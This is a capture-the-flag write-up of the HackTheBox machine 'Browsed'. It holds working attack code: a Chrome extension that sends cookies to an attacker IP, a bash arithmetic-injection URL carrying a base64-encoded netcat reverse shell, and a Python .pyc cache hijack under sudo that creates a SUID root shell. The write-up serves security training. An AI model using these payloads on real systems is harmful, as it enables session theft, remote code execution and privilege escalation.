HTB: Browsed

Introduction
Greetings! Today, we're diving into Browsed, a box from HackTheBox.
Our journey begins with a website that invites visitors to upload Chrome extensions as zip files, which are then automatically loaded by a headless Chrome instance running on the server. The Chrome output leaks an internal hostname: browsedinternals.htb, which resolves to a self-hosted Gitea instance. Inside, we find a public repository called MarkdownPreview containing a Flask application with a bash injection vulnerability in its /routines/<id> endpoint.
However, the Flask app is only accessible from localhost. Our way in is through the Chrome extension upload itself: we craft a malicious extension that runs JavaScript in the browser's context, uses the fetch API to interact with the internal Flask app, and tunnels commands back to us via an out-of-band HTTP listener. By injecting a bash command into the /routines/ URL path, we trigger RCE and land a shell as larry.
For privilege escalation, larry can run a Python script as root via sudo without a password. The script imports a module called extension_utils from a fixed path. By crafting a malicious replacement module with matching file size and timestamp, tricking Python's import system into loading our version from __pycache__, we hijack the import and execute code as root — landing a SUID bash and completing our takeover.
Without further ado, let's get into it.
Scanning
We ran nmap to identify open ports on the target.
┌──(kali㉿kali)-[~/Documents/htb/browsed]
└─$ nmap -sSCV -p- -T4 -oA scan/nmap.tcp 10.129.244.79
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 11:39 EST
Nmap scan report for 10.129.244.79
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.57 seconds
Only two ports: SSH on 22 and nginx on 80. Minimal attack surface — all roads lead through the web.
Enumerating web
browsed.htb

Visiting the site presents a company landing page for "Browsed", a fictional browser extension company. The page mentions that they accept Chrome version 134 based extensions as zip files and that a developer will load and test them. The nav bar confirms an /upload.php endpoint.
Directory fuzzing surfaced a sample extension download at /timer.zip and confirmed upload.php as the main target.
┌──(kali㉿kali)-[~/Documents/htb/browsed]
└─$ dirsearch -u http://browsed.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -f -e php,txt,html,zip
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, txt, html, zip | HTTP method: GET | Threads: 25 | Wordlist size: 122701

Output File: /home/kali/Documents/htb/browsed/reports/http_browsed.htb/__26-03-03_11-56-58.txt

Target: http://browsed.htb/

[11:56:58] Starting:
[11:57:14] 200 -   17KB - /LICENSE.txt
[11:57:15] 200 -    1KB - /README.txt
[11:57:41] 301 -  178B  - /assets  ->  http://browsed.htb/assets/
[11:57:41] 403 -  564B  - /assets/
[11:58:45] 200 -   20KB - /elements.html
[11:59:32] 301 -  178B  - /images  ->  http://browsed.htb/images/
[11:59:32] 403 -  564B  - /images/
[12:01:44] 200 -    5KB - /samples.html
[12:02:39] 200 -    2KB - /timer.zip
[12:02:53] 200 -    7KB - /upload.php

Task Completed
We submitted a minimal zip to the upload form and observed the response body before the redirect.
POST /upload.php HTTP/1.1
Host: browsed.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------177126990726498720381789892684
Content-Length: 1863
Origin: http://browsed.htb
Connection: keep-alive
Referer: http://browsed.htb/upload.php
Cookie: PHPSESSID=3lh3ccugi5p0jtibp13qcq9jbd
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------177126990726498720381789892684
Content-Disposition: form-data; name="extension"; filename="test.zip"
Content-Type: application/zip

PK
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 03 Mar 2026 18:12:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: upload.php
Content-Length: 381

Running command: timeout 10s xvfb-run /opt/chrome-linux64/chrome --disable-gpu --no-sandbox --load-extension="/tmp/extension_69a7247e5a9f11.43959217" --remote-debugging-port=0 --disable-extensions-except="/tmp/extension_69a7247e5a9f11.43959217" --enable-logging=stderr --v=1 http://localhost/ http://browsedinternals.htb 2>&1 |tee /tmp/extension_69a7247e5a9f11.43959217/output.log
The server reveals the exact Chrome command being run — including the two URLs it visits: http://localhost/ and http://browsedinternals.htb. The second one is an internal hostname we didn't know about. We added it to /etc/hosts and pivoted to investigating it.
browsedinternals.htb

Navigating to browsedinternals.htb reveals a Gitea instance. Browsing the public repositories, we found one belonging to larry called MarkdownPreview.

We cloned it locally.
┌──(kali㉿kali)-[~/Documents/htb/browsed/downloads]
└─$ git clone http://browsedinternals.htb/larry/MarkdownPreview.git
Cloning into 'MarkdownPreview'...
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (15/15), done.
The repository contained two key files: app.py (a Flask app) and routines.sh (a bash script).
Reading app.py, the Flask app runs on 127.0.0.1:5000 and exposes a /routines/<rid> endpoint that passes the rid parameter directly as an argument to routines.sh via subprocess.run(["./routines.sh", rid]).
Reading routines.sh, the script uses [[ "$1" -eq 0 ]] style arithmetic comparisons. The key weakness here is that bash's [[ ... ]] arithmetic context evaluates $() command substitutions — meaning if we inject something like a[$(cmd)] as the argument, bash will execute cmd while trying to evaluate the expression.
We confirmed the injection locally.
┌──(kali㉿kali)-[~/…/htb/browsed/downloads/MarkdownPreview]
└─$ python3 app.py
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [04/Mar/2026 11:35:29] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Mar/2026 11:35:32] "POST /submit HTTP/1.1" 200 -
127.0.0.1 - - [04/Mar/2026 11:35:36] "GET /view/06b963adc3d7478a9eb8638bc40ce1a7.html HTTP/1.1" 200 -
./routines.sh: line 12: uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),125(lpadmin),133(wireshark),135(kaboxer),136(docker): syntax error in expression (error token is "(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),125(lpadmin),133(wireshark),135(kaboxer),136(docker)")
127.0.0.1 - - [04/Mar/2026 11:59:40] "GET /routines/a[$(id)] HTTP/1.1" 200 -
The error proves the command ran — bash tried to use the id output as an arithmetic expression and choked on it. We had our injection primitive. The only problem: the Flask app binds exclusively to 127.0.0.1:5000, so we can't reach it from the outside directly.
Malicious extension: OOB interaction
The Chrome instance that processes our uploaded extension has full access to localhost. We can exploit this by writing a Chrome extension that uses fetch() to make requests on our behalf from inside the browser.
We first confirmed OOB connectivity with a simple extension.
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat background.js
fetch("http://10.10.14.188:8000/test");
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat manifest.json
{
  "manifest_version": 3,
  "name": "cookie-stealer",
  "version": "1.0",
  "permissions": [
    "cookies",
    "tabs"
  ],
  "host_permissions": [
    "http://browsedinternals.htb/*",
    "http://localhost/*",
    "<all_urls>"
  ],
  "background": {
    "service_worker": "background.js"
  }
}
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ zip -r ../test_extension.zip *
  adding: background.js (deflated 3%)
  adding: manifest.json (deflated 41%)
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/evil_extension]
└─$ nc -nlvp 8000
listening on [any] 8000 ...
connect to [10.10.14.188] from (UNKNOWN) [10.129.244.79] 43720
GET /test HTTP/1.1
Host: 10.10.14.188:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
The request came in. We had a working out-of-band channel from the Chrome process.
Cookie steal
We upgraded the extension to dump all cookies for browsedinternals.htb and localhost.
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat background.js
chrome.cookies.getAll({domain: "browsedinternals.htb"}, (cookies) => {

    fetch("http://10.10.14.188:8000/", {
        method: "POST",
        body: JSON.stringify(cookies)
    });

});

chrome.cookies.getAll({domain: "localhost"}, (cookies) => {

    fetch("http://10.10.14.188:8000/local", {
        method: "POST",
        body: JSON.stringify(cookies)
    });

});s
We caught the Gitea session cookie for larry.
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/evil_extension]
└─$ nc -nlvp 8000
listening on [any] 8000 ...
connect to [10.10.14.188] from (UNKNOWN) [10.129.244.79] 40188
POST / HTTP/1.1
Host: 10.10.14.188:8000
Connection: keep-alive
Content-Length: 442
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: chrome-extension://bgildlcjakihbigoccmklhhpldjggeip
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

[{"domain":"browsedinternals.htb","hostOnly":true,"httpOnly":true,"name":"i_like_gitea","path":"/","sameSite":"lax","secure":false,"session":true,"storeId":"0","value":"40ea0f93ef76b46f"},{"domain":"browsedinternals.htb","expirationDate":1772722271.239041,"hostOnly":true,"httpOnly":true,"name":"_csrf","path":"/","sameSite":"lax","secure":false,"session":false,"storeId":"0","value":"_O2AAksWQDRmHpqYj_FsV_TjepI6MTc3MjYzNTg3MTIzMDk3MjU5OQ"}]
We also confirmed the bot browses Gitea without authentication by checking the response status on /user/settings — it returned 0 (opaque redirect), confirming the bot isn't logged in.
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat background.js
fetch("http://browsedinternals.htb/user/settings", {
    credentials: "include",
    redirect: "manual"
})
.then(response => {

    fetch("http://10.10.14.188:8000/state", {
        method: "POST",
        body: String(response.status)
    });

});
┌──(kali㉿kali)-[~/Documents/htb/browsed/exploits]
└─$ cat listener.py
from http.server import BaseHTTPRequestHandler, HTTPServer
import time

class Handler(BaseHTTPRequestHandler):

    def do_POST(self):
        length = int(self.headers.get('Content-Length', 0))
        data = self.rfile.read(length)

        timestamp = int(time.time())

        if self.path == "/local":
            filename = f"dump_localhost_{timestamp}.txt"
        else:
            filename = f"dump_browsedinternals_{timestamp}.txt"

        with open(filename, "wb") as f:
            f.write(data)

        print(f"[+] Saved raw request to {filename}")

        self.send_response(200)
        self.end_headers()


server = HTTPServer(("0.0.0.0", 8000), Handler)

print("[*] Listening on port 8000...")
server.serve_forever()
┌──(kali㉿kali)-[~/Documents/htb/browsed/exploits]
└─$ cat dump_browsedinternals_1772639823.txt
0
Internal app access
Before going straight to injection, we confirmed the internal Flask app was accessible from the extension.
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat background.js
fetch("http://localhost:5000/")
.then(r => r.text())
.then(t => fetch("http://10.10.14.188:8000", {
method:"POST",
body:t
}))
┌──(kali㉿kali)-[~/Documents/htb/browsed/exploits]
└─$ cat dump_browsedinternals_1772640528.txt

    <h1>Markdown Previewer</h1>
    <form action="/submit" method="POST">
        <textarea name="content" rows="10" cols="80"></textarea><br>
        <input type="submit" value="Render & Save">
    </form>
    <p><a href="/files">View saved HTML files</a></p>
The Flask app's index page came back. We had a working SSRF into the internal service.
RCE via bash injection
We crafted the final extension payload. The bash injection goes through the /routines/<rid> endpoint using the a[$(cmd)] pattern, with our command base64-encoded to avoid URL encoding issues.
We first confirmed command execution with a ping.
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat background.js
const payload = "cGluZyAtYzQgMTAuMTAuMTQuMTg4"; // base64("ping -c4 10.10.14.188")

const url = "http://localhost:5000/routines/a[$(echo%20" +
            payload +
            "%20|%20base64%20-d%20|%20bash)]";

fetch(url)
  .then(r => r.text())
  .then(t => {
      fetch("http://10.10.14.188:8000/debug", {
          method: "POST",
          body: t
      });
  })
  .catch(e => {
      fetch("http://10.10.14.188:8000/error", {
          method: "POST",
          body: e.toString()
      });
  });
┌──(kali㉿kali)-[~/Documents/htb/browsed/exploits]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:08:55.897098 IP browsed.htb > 10.10.14.188: ICMP echo request, id 6568, seq 1, length 64
12:08:55.899008 IP 10.10.14.188 > browsed.htb: ICMP echo reply, id 6568, seq 1, length 64
12:08:56.897138 IP browsed.htb > 10.10.14.188: ICMP echo request, id 6568, seq 2, length 64
12:08:56.897171 IP 10.10.14.188 > browsed.htb: ICMP echo reply, id 6568, seq 2, length 64
12:08:57.898742 IP browsed.htb > 10.10.14.188: ICMP echo request, id 6568, seq 3, length 64
12:08:57.898778 IP 10.10.14.188 > browsed.htb: ICMP echo reply, id 6568, seq 3, length 64
12:08:58.899011 IP browsed.htb > 10.10.14.188: ICMP echo request, id 6568, seq 4, length 64
12:08:58.899040 IP 10.10.14.188 > browsed.htb: ICMP echo reply, id 6568, seq 4, length 64
RCE confirmed through the browser extension chain. We swapped in a reverse shell payload.
Shell as larry
┌──(kali㉿kali)-[~/…/htb/browsed/exploits/test_extension]
└─$ cat background.js
const payload = "cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTAuMTAuMTQuMTg4IDkwMDEgPi90bXAvZg==";

const url = "http://localhost:5000/routines/a[$(echo%20" +
            payload +
            "%20|%20base64%20-d%20|%20bash)]";

fetch(url)
  .then(r => r.text())
  .then(t => {
      fetch("http://10.10.14.188:8000/debug", {
          method: "POST",
          body: t
      });
  })
  .catch(e => {
      fetch("http://10.10.14.188:8000/error", {
          method: "POST",
          body: e.toString()
      });
  });
┌──(kali㉿kali)-[~/Documents/htb/browsed/exploits]
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.188] from (UNKNOWN) [10.129.244.79] 32922
bash: cannot set terminal process group (1455): Inappropriate ioctl for device
bash: no job control in this shell
larry@browsed:~/markdownPreview$
We landed a shell as larry.
Privilege escalation to root
Sudo rights
larry@browsed:~/markdownPreview$ sudo -l
sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
larry@browsed:~/markdownPreview$
larry can run /opt/extensiontool/extension_tool.py as root without a password.
Analysing the script
Reading extension_tool.py, the script imports from extension_utils at the top:
from extension_utils import validate_manifest, clean_temp_files
Python resolves this import by looking for extension_utils.py (or a cached .pyc) in the module search path. The script runs from /opt/extensiontool/, so Python would check __pycache__/extension_utils.cpython-312.pyc there. The script is world-executable (-rwxrwxr-x), but if we could make Python load our own version of extension_utils, we could run arbitrary code as root.
The .pyc hijack
The trick is matching the legitimate .pyc file's size and timestamp exactly — Python's import system uses these as cache validity checks. We crafted a malicious extension_utils.py that copies bash with the SUID bit set, then padded it with comment characters until its file size matched the real module exactly.
/tmp/ts.py:
import os

larry@browsed:/tmp$ cat /tmp/ts.py
import os

def validate_manifest(x):
        os.system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash")

def clean_temp_files(x):
        return "abc"

###########################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################################
larry@browsed:/tmp$ stat --format=%n:%s /tmp/ts.py
/tmp/ts.py:1245
larry@browsed:/tmp$ stat --format=%n:%s /opt/extensiontool/extension_utils.py
/opt/extensiontool/extension_utils.py:1245
larry@browsed:/tmp$
We matched the timestamp too.
larry@browsed:/tmp$ touch -r /opt/extensiontool/extension_utils.py /tmp/ts.py
larry@browsed:/tmp$ python3 -m py_compile /tmp/ts.py
larry@browsed:/tmp$ xxd __pycache__/ts.cpython-312.pyc | head -1
00000000: cb0d 0d0a 0000 0000 d3e8 df67 dd04 0000  ...........g....
larry@browsed:/tmp$ xxd /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc | head -1
00000000: cb0d 0d0a 0000 0000 d3e8 df67 dd04 0000  ...........g....
We compiled it to get our own .pyc.
We verified the .pyc headers matched — same magic number, same timestamp.
Identical headers. We copied our compiled .pyc over the legitimate one.
larry@browsed:/tmp$ cp __pycache__/ts.cpython-312.pyc /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc
Then triggered the script via sudo.
larry@browsed:/tmp$ sudo /opt/extensiontool/extension_tool.py --ext Timer --bump major
Traceback (most recent call last):
  File "/opt/extensiontool/extension_tool.py", line 80, in <module>
    main()
  File "/opt/extensiontool/extension_tool.py", line 68, in main
    bump_version(manifest_data, manifest_path, args.bump)
  File "/opt/extensiontool/extension_tool.py", line 11, in bump_version
    version = data["version"]
              ~~~~^^^^^^^^^^^
TypeError: 'NoneType' object is not subscriptable
Our validate_manifest returned None (as designed), causing the script to error out — but not before executing our payload. We checked /tmp.
larry@browsed:/tmp$ ls -al /tmp/
total 1480
drwxrwxrwt 14 root  root     4096 Mar  4 19:22 .
drwxr-xr-x 23 root  root     4096 Jan  6 10:28 ..
drwxrwxrwt  2 root  root     4096 Mar  4 18:45 .font-unix
drwxrwxrwt  2 root  root     4096 Mar  4 18:45 .ICE-unix
drwxrwxr-x  2 larry larry    4096 Mar  4 19:22 __pycache__
-rwsr-sr-x  1 root  root  1446024 Mar  4 19:22 rootbash
drwx------  2 root  root     4096 Mar  4 18:45 snap-private-tmp
drwx------  3 root  root     4096 Mar  4 18:45 systemd-private-cd8f5e2ddf1b45d98c83004f5900b0c9-ModemManager.service-IGKkMX
drwx------  3 root  root     4096 Mar  4 18:45 systemd-private-cd8f5e2ddf1b45d98c83004f5900b0c9-polkit.service-k5RImf
drwx------  3 root  root     4096 Mar  4 18:45 systemd-private-cd8f5e2ddf1b45d98c83004f5900b0c9-systemd-logind.service-Gb7jo4
drwx------  3 root  root     4096 Mar  4 18:45 systemd-private-cd8f5e2ddf1b45d98c83004f5900b0c9-systemd-resolved.service-HwhJ4k
drwx------  3 root  root     4096 Mar  4 18:45 systemd-private-cd8f5e2ddf1b45d98c83004f5900b0c9-systemd-timesyncd.service-0JvY7o
-rw-rw-r--  1 larry larry      76 Mar  4 18:56 test.py
-rw-rw-r--  1 larry larry    1245 Mar 23  2025 ts.py
drwx------  2 root  root     4096 Mar  4 18:46 vmware-root_730-2999460803
drwxrwxrwt  2 root  root     4096 Mar  4 18:45 .X11-unix
drwxrwxrwt  2 root  root     4096 Mar  4 18:45 .XIM-unix
The SUID bash appeared. We invoked it with -p to retain elevated privileges.
larry@browsed:/tmp$ /tmp/rootbash -p
rootbash-5.2# id
uid=1000(larry) gid=1000(larry) euid=0(root) egid=0(root) groups=0(root),1000(larry)
And with that, we had root.
Conclusion
In summary, the upload feature at browsed.htb loaded our extension into a headless Chrome instance, which exposed the internal hostname browsedinternals.htb. From the MarkdownPreview repository on that Gitea instance, we learned about a Flask app running on localhost and a bash injection vulnerability in its /routines/ endpoint. Since we couldn't reach the Flask app directly, we weaponised the extension upload itself — writing a Chrome extension that used fetch() to relay requests from inside the browser, first to steal cookies and probe internal services, then to fire the bash injection and catch a reverse shell as larry.
